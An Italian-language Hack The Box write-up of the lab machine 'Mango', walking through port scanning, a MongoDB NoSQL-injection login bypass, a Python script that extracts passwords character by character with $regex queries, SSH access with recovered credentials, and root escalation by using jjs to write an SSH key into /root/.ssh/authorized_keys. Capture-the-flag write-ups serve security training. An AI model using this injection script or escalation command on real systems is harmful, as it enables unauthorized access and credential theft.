MANGO | Kaosam


Il mio profilo -> https://www.hackthebox.eu/home/users/profile/149676


Risultati port scanning:

```
root@unknown:~/Desktop# nmap -sC -sV 10.10.10.162
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-18 17:40 CEST
Nmap scan report for 10.10.10.162
Host is up (0.12s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
|   256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
|_  256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)
80/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 403 Forbidden
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Mango | Search Base
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./state
eName=None/countryName=IN
| Not valid before: 2019-09-27T14:21:19
|_Not valid after:  2020-09-26T14:21:19
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 30.13 seconds
```

Sulla porta 80 non c'è nulla, sulla porta 443 un semplice motore di ricerca chiamato Mango. Se andiamo però ad aggiungere su /etc/hosts, staging-order.mango.htb (come mostrato da nmap) e ci colleghiamo via http a questo indirizzo:






Abbiamo una pagina di Login. Analizzando la pagina, e soprattutto “indovinando” attraverso il nome della macchina, possiamo capire che questa schermata di Login si appoggia su MongoDB.

Ho cercato così su Google come effettuare injection verso questo tipo di database, trovando risposte sulla repo github di PayloadAllTheThings:
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection#mongodb-payloads

Attraverso Burp ho provato a bypassare dunque l’autenticazione usando l’operatore not equal:



La risposta è la 302, Found.

Se clicchiamo su Follow Redirection, vediamo che siamo entrati.

Nonostante questo, una volta entrati c’è una semplice pagina under construction.

Ho capito perciò che bypassare l’autenticazione non ha senso, fondamentalmente perché non c’è nulla che si può fare una volta loggati. Quindi occorre effettuare l’injection per estrarre le credenziali, e per poi provare ad entrare magari via ssh.

Sempre sulla stesso repo è presente uno script in python per effettuare richieste GET verso un form di autenticazione. Modificandolo per le richieste POST ho ottenuto quindi il seguente script:

```
import requests

import urllib3

import string

import urllib

urllib3.disable_warnings()


username="mango"
```

```
password=""
u="http://staging-order.mango.htb/"
headers={'content-type': 'application/x-www-form-urlencoded'}


while True:
      for c in string.printable:
            if c not in ['*','+','.','?','|','$','&']:
                  payload='username=%s&password[$regex]=^%s&login=login' %
(username, password + c)
                  r = requests.post(u, data = payload, headers = headers,
verify = False, allow_redirects = False)
                  if 'OK' in r.text or r.status_code == 302:
                        print("Found one more char : %s" % (password+c))
                        password += c
```

Ho testato lo script prima con l'utente admin poi con l'utente mango. Per quest'ultimo è stata trovata la seguente password:

```
root@unknown:~/Desktop# python exploit.py
Found one more char : h
Found one more char : h3
Found one more char : h3m
Found one more char : h3mX
Found one more char : h3mXK
Found one more char : h3mXK8
Found one more char : h3mXK8R
Found one more char : h3mXK8Rh
Found one more char : h3mXK8RhU
Found one more char : h3mXK8RhU~
Found one more char : h3mXK8RhU~f
Found one more char : h3mXK8RhU~f{
Found one more char : h3mXK8RhU~f{]
Found one more char : h3mXK8RhU~f{]f
Found one more char : h3mXK8RhU~f{]f5
Found one more char : h3mXK8RhU~f{]f5H
```

Collegandomi quindi via SSH, ho ottenuto la shell per l'utente mango:

```
root@unknown:~/Desktop# ssh mango@10.10.10.162
mango@10.10.10.162's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Apr 18 16:15:10 UTC 2020

  System load:  0.0               Processes:           101
  Usage of /:   25.8% of 19.56GB  Users logged in:      0
  Memory usage: 14%               IP address for ens33: 10.10.10.162
  Swap usage:   0%

 * Kata Containers are now fully integrated in Charmed Kubernetes 1.16!
   Yes, charms take the Krazy out of K8s Kata Kluster Konstruction.

     https://ubuntu.com/kubernetes/docs/release-notes

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

122 packages can be updated.
18 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check you
 proxy settings


Last login: Sat Apr 18 16:14:45 2020 from 10.10.14.26
mango@mango:~$ ls
mango@mango:~$
```

Per questo utente nella propria cartella home, non c'è traccia della user flag. Essa è infatti presente nella home di admin, nella quale possiamo entrare, ma non accedere al file.


Se proviamo ad accedere al db mongo con il comando "mongo", abbiamo però la password di admin (ce l'avevamo comunque in quanto con lo script precedente si può ottenere anche quella):

```
> db
test
> show databases
admin   0.000GB
config  0.000GB
local   0.000GB
mango   0.000GB
> use mango
switched to db mango
> show collections
users
> db.users.find()
{ "_id" : ObjectId("5d8e25334f3bf1432628927b"), "username" : "admin", "password" : "t9KcS3>!0B#2" }
{ "_id" : ObjectId("5d8e25364f3bf1432628927c"), "username" : "mango", "password" : "h3mXK8RhU~f{]f5H"
}
```

Con il comando su, entriamo così come admin e stampiamo la user flag:

```
mango@mango:/home/admin$ su admin
Password:
$ ls
user.txt
$ cat user.txt
79bf31c6c6eb38a8567832f7f8b47e92
```

Eseguendo linpeas.sh per enumerare vulnerabilità, viene evidenziato il binario JJS:



Quindi, essendo un binario ho cercato subito se presente su GTFOBins, e in effetti, è descritto proprio come far spawnare una shell:

https://gtfobins.github.io/gtfobins/jjs/

Bene, è possibile per esempio inserire la propria chiave pubblica sulla cartella dell'utente root. Eseguendo il seguente comando:


```
echo 'var FileWriter = Java.type("java.io.FileWriter");

var fw=new FileWriter("/root/.ssh/authorized_keys");

fw.write("YOUR PUBLIC KEY");

fw.close();' | jjs
```

Otteniamo l'accesso a root via SSH:



Contattami su Twitter: https://twitter.com/samuelpiatanesi

Puoi trovare altri writeups sulla mia repo Github: https://github.com/Kaosam/HTBWriteups